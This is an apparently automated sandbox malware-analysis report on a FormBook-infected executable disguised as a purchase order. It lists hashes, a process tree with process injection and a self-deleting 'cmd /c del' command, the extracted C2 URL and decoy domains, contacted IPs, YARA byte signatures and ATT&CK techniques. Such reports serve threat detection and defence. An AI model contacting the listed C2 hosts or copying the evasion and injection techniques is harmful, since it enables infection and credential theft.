ID: 483537
Sample Name: PO 56720012359.exe
Cookbook: default.jbs
Time: 08:34:10
Date: 15/09/2021
Version: 33.0.0 White Diamond

Table of Contents

Copyright Joe Security LLC 2021

Copyright Joe Security LLC 2021


Windows Analysis Report PO 56720012359.exe

Overview


General Information

Sample Name:	PO 56720012359.exe
Analysis ID:	483537
MD5:	839c75a88734aa..
SHA1:	10d79cb8e51fd30.
SHA256:	1829af596150521.
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Icon mismatch, binary includes an ic…
- Malicious sample detected (through …
- System process connects to networ…
- Antivirus detection for URL or domain
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Self deletion via cmd delete
- Queues an APC in another process …

Classification



Process Tree

- **System is w10x64**
- PO 56720012359.exe (PID: 2600 cmdline: 'C:\Users\user\Desktop\PO 56720012359.exe' MD5: 839C75A88734AAF014EF0C3D77CE9109)
  - conhost.exe (PID: 2940 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - PO 56720012359.exe (PID: 1392 cmdline: 'C:\Users\user\Desktop\PO 56720012359.exe' MD5: 839C75A88734AAF014EF0C3D77CE9109)
    - explorer.exe (PID: 3472 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cscript.exe (PID: 6300 cmdline: C:\Windows\SysWOW64\cscript.exe MD5: 00D3041E47F99E48DD5FFFEDF60F6304)
        - cmd.exe (PID: 6324 cmdline: /c del 'C:\Users\user\Desktop\PO 56720012359.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6340 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.allfyllofficial.com/b6cu/"
  ],
  "decoy": [
    "sxdiyan.com",
    "web0084.com",
    "cpafirmspokane.com",
    "la-bio-geo.com",
    "chacrit.com",
    "stuntfighting.com",
    "rjsworkshop.com",
    "themillennialsfinest.com",
    "thefrontrealestate.com",
    "chairmn.com",
    "best1korea.com",
    "gudssutu.icu",
    "backupchip.net",
    "shrikanthamimports.com",
    "sportrecoverysleeve.com",
    "healthy-shack.com",
    "investperwear.com",
    "intertradeperu.com",
    "resonantonshop.com",
    "greghugheslaw.com",
    "instrumentum.store",
    "creative-cloud.info",
    "sansfoundations.com",
    "pmca.asia",
    "night.doctor",
    "19v5.com",
    "cmas.life",
    "yhanlikho.com",
    "kartikpatelrealtor.com",
    "viralpagi.com",
    "samsonengineeringco.com",
    "mh666.cool",
    "laboratoriosjj.com",
    "produklokal.com",
    "tjhysb.com",
    "solutions-oigroup.com",
    "chictarh.com",
    "gotmail.info",
    "yourvalue.online",
    "mylinkreview.com",
    "champonpowerequipment.com",
    "starcoupeownersindonesia.com",
    "buzagialtligi.com",
    "botol2-lasdnk.com",
    "blunss.info",
    "l3-construction.com",
    "fmodesign.com",
    "silkraga.com",
    "editimpact.com",
    "unionairjordanla.com",
    "lacageavin.com",
    "gushixiu.com",
    "cleanlast.com",
    "awvpvkmzxa.com",
    "xiaosandao.com",
    "nldcostmetics.com",
    "prosperitywithsoul.com",
    "kheticulture.com",
    "booksbykimberlyeandco.com",
    "creativehughes.com",
    "mobilewz.com",
    "arerasols.com",
    "w-hanaemi-personal.com",
    "dynamonetwork.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000000.291418914.000000000708B000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000000.291418914.000000000708B000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x46a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x4191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x47a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xa83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000000.291418914.000000000708B000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x66c9:$sqlite3step: 68 34 1C 7B E1 • 0x67dc:$sqlite3step: 68 34 1C 7B E1 • 0x66f8:$sqlite3text: 68 38 2A 90 C5 • 0x681d:$sqlite3text: 68 38 2A 90 C5 • 0x670b:$sqlite3blob: 68 53 D8 7F 8C • 0x6833:$sqlite3blob: 68 53 D8 7F 8C
00000003.00000002.328750105.0000000001280000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000003.00000002.328750105.0000000001280000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 22 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.PO 56720012359.exe.2d10000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.PO 56720012359.exe.2d10000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.2.PO 56720012359.exe.2d10000.1.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158c9:$sqlite3step: 68 34 1C 7B E1 • 0x159dc:$sqlite3step: 68 34 1C 7B E1 • 0x158f8:$sqlite3text: 68 38 2A 90 C5 • 0x15a1d:$sqlite3text: 68 38 2A 90 C5 • 0x1590b:$sqlite3blob: 68 53 D8 7F 8C • 0x15a33:$sqlite3blob: 68 53 D8 7F 8C
3.2.PO 56720012359.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.2.PO 56720012359.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 7 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection:

Icon mismatch, binary includes an icon from a different legit application in order to fool users

Self deletion via cmd delete

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Copyright Joe Security LLC 2021

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Service Execution 2	Windows Service 3	Windows Service 3	Masquerading 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communica
Default Accounts	Shared Modules 1	Application Shimming 1	Process Injection 5 1 2	Virtualization/Sandbox Evasion 2	LSASS Memory	Security Software Discovery 1 5 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Application Shimming 1	Process Injection 5 1 2	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 2	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	System Information Discovery 1 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	File Deletion 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poir

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO 56720012359.exe	51%	Virustotal		Browse
PO 56720012359.exe	40%	ReversingLabs	Win32.Trojan.Brresmon	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.PO 56720012359.exe.2d10000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.2.PO 56720012359.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
healthy-shack.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://i1.cdn-image.com/__media__/pics/12471/kwbg.jpg)	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.otf	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.otf	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/pics/12471/search-icon.png)	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.eot?#iefix	0%	Avira URL Cloud	safe	
http://www.stuntfighting.com/b6cu/?y2=_npT80v0M2&L8fhOFRP=0cNTwCf3GfppWKB0T1XESIgtEFKjNX2tylJLJaVzm8N2XRqnUHRn8w7/tpdMCfw1z2P+	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.ttf	0%	Avira URL Cloud	safe	
http://findquickresultsnow.com/sk-logabpstatus.php?a=NXM3Y25kMzZuSzNqUXBxY0xQbmloMGRRSnhhT3VRc1EvRkt	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.ttf	0%	Avira URL Cloud	safe	
http://findquickresultsnow.com/display.cfm	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.woff2	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.eot	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/pics/12471/libgh.png)	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.eot?#iefix	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.woff2	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.eot	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/pics/12471/arrow.png)	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/pics/12471/bodybg.png)	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/pics/12471/logo.png)	0%	Avira URL Cloud	safe	
http://findquickresultsnow.com/High_Speed_Internet.cfm?domain=allfyllofficial.com&fp=CDQ1BUiKVEwbYLN	0%	Avira URL Cloud	safe	
http://www.fmodesign.com/b6cu/?L8fhOFRP=v4/7wB6X+ne64BMfzkTnNfrtxR+fNWuSRi8sP9TYFcLz2AIA8KGD8NWIHbMwW3JjWqpf&y2=_npT80v0M2	0%	Avira URL Cloud	safe	
http://findquickresultsnow.com/px.js?ch=2	0%	Avira URL Cloud	safe	
http://findquickresultsnow.com/px.js?ch=1	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/pics/12471/libg.png)	0%	Avira URL Cloud	safe	
www.allfyllofficial.com/b6cu/	100%	Avira URL Cloud	malware	
http://www.mobilewz.com/user	0%	Avira URL Cloud	safe	
http://www.healthy-shack.com/b6cu/?y2=_npT80v0M2&L8fhOFRP=PWSncnBGX0y4t94MIYhADTl/ZWH8Ec5DThT4C2sI40tRDeDzLuqQGdQiyNRL5TLkWfMz	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.svg#ubuntu-b	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.woff	0%	Avira URL Cloud	safe	
http://www.mobilewz.com/	0%	Avira URL Cloud	safe	
http://www.mobilewz.com/b6cu/?y2=_npT80v0M2&L8fhOFRP=hpZKB5Wc2v3dAucjERLG4WeGvlE/NyvmoClino6AurWFNcX	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.svg#ubuntu-r	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/js/min.js?v2.2	0%	URL Reputation	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.woff	0%	Avira URL Cloud	safe	
http://findquickresultsnow.com/Parental_Control.cfm?domain=allfyllofficial.com&fp=CDQ1BUiKVEwbYLNmNk	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.mobilewz.com	23.252.68.226	true	true		unknown
www.fmodesign.com	154.81.100.18	true	true		unknown
healthy-shack.com	107.180.44.148	true	true	• 0%, Virustotal, Browse	unknown
www.allfyllofficial.com	50.87.144.47	true	true		unknown
www.stuntfighting.com	156.252.96.170	true	true		unknown
www.la-bio-geo.com	unknown	unknown	true		unknown
www.healthy-shack.com	unknown	unknown	true		unknown
www.arerasols.com	unknown	unknown	true		unknown

Contacted URLs

Copyright Joe Security LLC 2021

Name	Malicious	Antivirus Detection	Reputation
http://www.stuntfighting.com/b6cu/?y2=_npT80v0M2&L8fhOFRP=0cNTwCf3GfppWKB0T1XESIgtEFKjNX2tylJLJaVzm8N2XRqnUHRn8w7/tpdMCfw1z2P+	true	• Avira URL Cloud: safe	unknown
http://www.fmodesign.com/b6cu/?L8fhOFRP=v4/7wB6X+ne64BMfzkTnNfrtxR+fNWuSRi8sP9TYFcLz2AIA8KGD8NWIHbMwW3JjWqpf&y2=_npT80v0M2	true	• Avira URL Cloud: safe	unknown
www.allfyllofficial.com/b6cu/	true	• Avira URL Cloud: malware	low
http://www.healthy-shack.com/b6cu/?y2=_npT80v0M2&L8fhOFRP=PWSncnBGX0y4t94MIYhADTl/ZWH8Ec5DThT4C2sI40tRDeDzLuqQGdQiyNRL5TLkWfMz	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
156.252.96.170	www.stuntfighting.com	Seychelles		132839	POWERLINE-AS-APPOWERLINEDATACENTERHK	true
154.81.100.18	www.fmodesign.com	Seychelles		134548	DXTL-HKDXTLTseungKwanOServiceHK	true
107.180.44.148	healthy-shack.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
23.252.68.226	www.mobilewz.com	Turkey		59447	SAYFANETTR	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	483537
Start date:	15.09.2021
Start time:	08:34:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 24s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO 56720012359.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@8/0@8/5
EGA Information:	Failed

Copyright Joe Security LLC 2021

HDC Information:	• Successful, ratio: 30.6% (good quality ratio 28.4%) • Quality average: 78.3% • Quality standard deviation: 29.5%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
154.81.100.18	SOA.exe	Get hash	malicious	Browse	• www.fmodesign.com/b6cu/?2dpHPlu=v4/7wB6X+ne64BMfzkTnNfrtxR+fNWuSRi8sP9TYFcLz2AIA8KGD8NWIHYsgZWZbIPAY&I2Jh=qZzPvfA0dTw
23.252.68.226	vbc.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.stuntfighting.com	New Order.exe	Get hash	malicious	Browse	• 156.252.96.170
www.allfyllofficial.com	vbc.exe	Get hash	malicious	Browse	• 50.87.144.47
	USD INV#1191189.xlsx	Get hash	malicious	Browse	• 50.87.144.47
	New Order.exe	Get hash	malicious	Browse	• 50.87.144.47
	SOA.exe	Get hash	malicious	Browse	• 50.87.144.47
www.mobilewz.com	vbc.exe	Get hash	malicious	Browse	• 23.252.68.226
www.fmodesign.com	SOA.exe	Get hash	malicious	Browse	• 154.81.100.18

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
POWERLINE-AS-APPOWERLINEDATACENTERHK	avxeC9Wssi	Get hash	malicious	Browse	• 154.93.93.143
	KXM253rCpW	Get hash	malicious	Browse	• 45.202.220.126
	Antisocial.x86	Get hash	malicious	Browse	• 45.202.220.145
	Antisocial.arm	Get hash	malicious	Browse	• 45.202.220.132
	Bdcuhmcgbsvmxhmuasrulqqnfbjdnogomk.exe	Get hash	malicious	Browse	• 156.250.206.123
	wqrPKr29Ca	Get hash	malicious	Browse	• 156.242.206.11
	mzPc4AjQ56.exe	Get hash	malicious	Browse	• 154.201.233.72
	2kPrDBMxZV	Get hash	malicious	Browse	• 103.57.228.86
	vbc(2).exe	Get hash	malicious	Browse	• 45.195.163.111
	h3YuU2ccMI.exe	Get hash	malicious	Browse	• 192.151.255.36
	sora.arm7	Get hash	malicious	Browse	• 154.86.70.142
	Oro00CeYE0	Get hash	malicious	Browse	• 103.57.228.89

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	GbqSO8wDkY	Get hash	malicious	Browse	• 154.86.69.210
	x86	Get hash	malicious	Browse	• 156.251.7.133
	mSR4x9NnMI2lSah.exe	Get hash	malicious	Browse	• 160.124.133.245
	Letter of Intent.exe	Get hash	malicious	Browse	• 156.242.151.99
	Quotation#QO210109A87356.exe	Get hash	malicious	Browse	• 154.195.203.177
	009547789723_pdf.exe	Get hash	malicious	Browse	• 156.252.77.184
	Invoice BL Packing List.exe	Get hash	malicious	Browse	• 156.242.183.44
	peach.arm	Get hash	malicious	Browse	• 154.208.183.93
DXTL-HKDXTLTseungKwanOServiceHK	swift_copy_MT103_pdf.exe	Get hash	malicious	Browse	• 45.203.64.72
	AWB3455938544.exe	Get hash	malicious	Browse	• 154.214.139.85
	Additional Order Qty 197.xlsx	Get hash	malicious	Browse	• 45.203.107.205
	KzWXGmiJxS	Get hash	malicious	Browse	• 122.11.98.106
	sora.arm7	Get hash	malicious	Browse	• 154.221.154.89
	ZvUMlvUmXk.exe	Get hash	malicious	Browse	• 154.90.71.234
	NK9sAZ63ss.exe	Get hash	malicious	Browse	• 154.90.71.234
	F8fJe0qblC.exe	Get hash	malicious	Browse	• 154.90.71.234
	Antisocial.arm	Get hash	malicious	Browse	• 156.235.189.137
	SOA.exe	Get hash	malicious	Browse	• 154.81.100.18
	iBFtnxuPRcuCSPs.exe	Get hash	malicious	Browse	• 45.197.114.217
	XnLs7VLx1v	Get hash	malicious	Browse	• 45.197.112.62
	Order no.1480-G22-21202109.xlsx	Get hash	malicious	Browse	• 45.203.107.205
	YeDppKwP6z	Get hash	malicious	Browse	• 45.196.195.140
	Kp6SDRr8xd	Get hash	malicious	Browse	• 156.235.135.133
	3RBawvxxeY.exe	Get hash	malicious	Browse	• 156.239.92.147
	Eklenen yeni siparis.exe	Get hash	malicious	Browse	• 156.232.245.157
	DHL Shipping INV#BL.exe	Get hash	malicious	Browse	• 156.245.221.194
	zFDNFIXYHn	Get hash	malicious	Browse	• 154.93.250.174
	sora.arm7	Get hash	malicious	Browse	• 154.86.169.205

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (console) Intel 80386, for MS Windows
Entropy (8bit):	7.763697037341853
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	PO 56720012359.exe
File size:	304128
MD5:	839c75a88734aaf014ef0c3d77ce9109

General

SHA1:	10d79cb8e51fd30bfff63b2465ba0e111f6dd500
SHA256:	1829af596150521350d812c07f81226755d397e4755f649e083cc06de7d6f402
SHA512:	e6feddaf0616f781a8d9de9fd68e78654c2be2c1e5bff676fc4d78de7ca6f8f6cace5245117d7554c4f50452c6d7d60ab5a62d1f66580ed8707ec835d91cc551
SSDEEP:	6144:z9GBfOEiU6y+B0yoP9/NbU2Q2QNW7rdmtJJTbutFB1:zgBmEiU6/aF/Ja2oW/dmtJwTB1
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....ivc.-...-...-... E..5... E.."... E..H...9|..>...-...X....I..,....I..,....I..,...Rich-.....PE..L...[SAa...

File Icon

